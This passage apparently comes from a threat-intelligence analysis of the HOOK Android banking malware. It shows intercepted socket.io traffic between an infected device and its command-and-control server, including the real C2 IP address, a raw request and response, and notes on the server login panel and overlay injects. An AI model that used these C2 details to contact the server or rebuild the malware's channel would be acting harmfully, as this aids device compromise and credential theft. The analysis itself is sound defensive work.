#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS
927	http://193.233.196.2:3434	GET	/socket.io/?EIO=3&transport=polling&sid=1oenn	✓		200	483	app	io/			
928	http://193.233.196.2:3434	GET	/socket.io/?EIO=3&transport=polling	✓		200	567	JSON	io/			
929	http://193.233.196.2:3434	GET	/socket.io/?EIO=3&transport=websocket&sid=1oeob	✓		101	474		io/			
930	http://193.233.196.2:3434	GET	/socket.io/?EIO=3&transport=polling&sid=1oeob	✓		200	484	app	io/			
931	http://193.233.196.2:3434	POST	/socket.io/?EIO=3&transport=polling&sid=1oeob	✓		400	539	text	io/			
932	http://193.233.196.2:3434	GET	/socket.io/?EIO=3&transport=polling&sid=1oeob	✓		200	483	app	io/			
933	http://193.233.196.2:3434	GET	/socket.io/?EIO=3&transport=polling	✓		200	567	JSON	io/			
934	http://193.233.196.2:3434	GET	/socket.io/?EIO=3&transport=websocket&sid=1oeov	✓		101	474		io/			
935	http://193.233.196.2:3434	GET	/socket.io/?EIO=3&transport=polling&sid=1oeov	✓		200	484	app	io/			
936	http://193.233.196.2:3434	POST	/socket.io/?EIO=3&transport=polling&sid=1oeov	✓		400	539	text	io/			
937	http://193.233.196.2:3434	GET	/socket.io/?EIO=3&transport=polling&sid=1oeov	✓		200	483	app	io/			
938	http://193.233.196.2:3434	GET	/socket.io/?EIO=3&transport=polling	✓		200	567	JSON	io/			

Request

Pretty Raw Hex


```
GET /socket.io/?EIO=3&transport=polling HTTP/1.1
Accept: */*
Host: 193.233.196.2:3434
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.8.1
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Accept, Authorization, Conte
X-CSRF-Token, Token, session, Origin, Host, Connection, Ac
X-Requested-With
Access-Control-Allow-Methods: POST, OPTIONS, GET, PUT, DEL
Access-Control-Allow-Origin: http://193.233.196.2
Content-Type: application/octet-stream
Date: Sun, 22 Jan 2023 21:57:39 GMT
Content-Length: 87
Connection: close

ÿO{"sid":"1oeov","upgrades":["websocket"],"pingInterval":2
```

Fragment of communication between the infected device and the Command & Control server




Login panel of the Command & Control server.


Injects

The overlays used by the HOOK malware are very complex and sophisticated. If an application on the list of targeted applications uses a multi-screen login process - the overlays used will have mapped it.

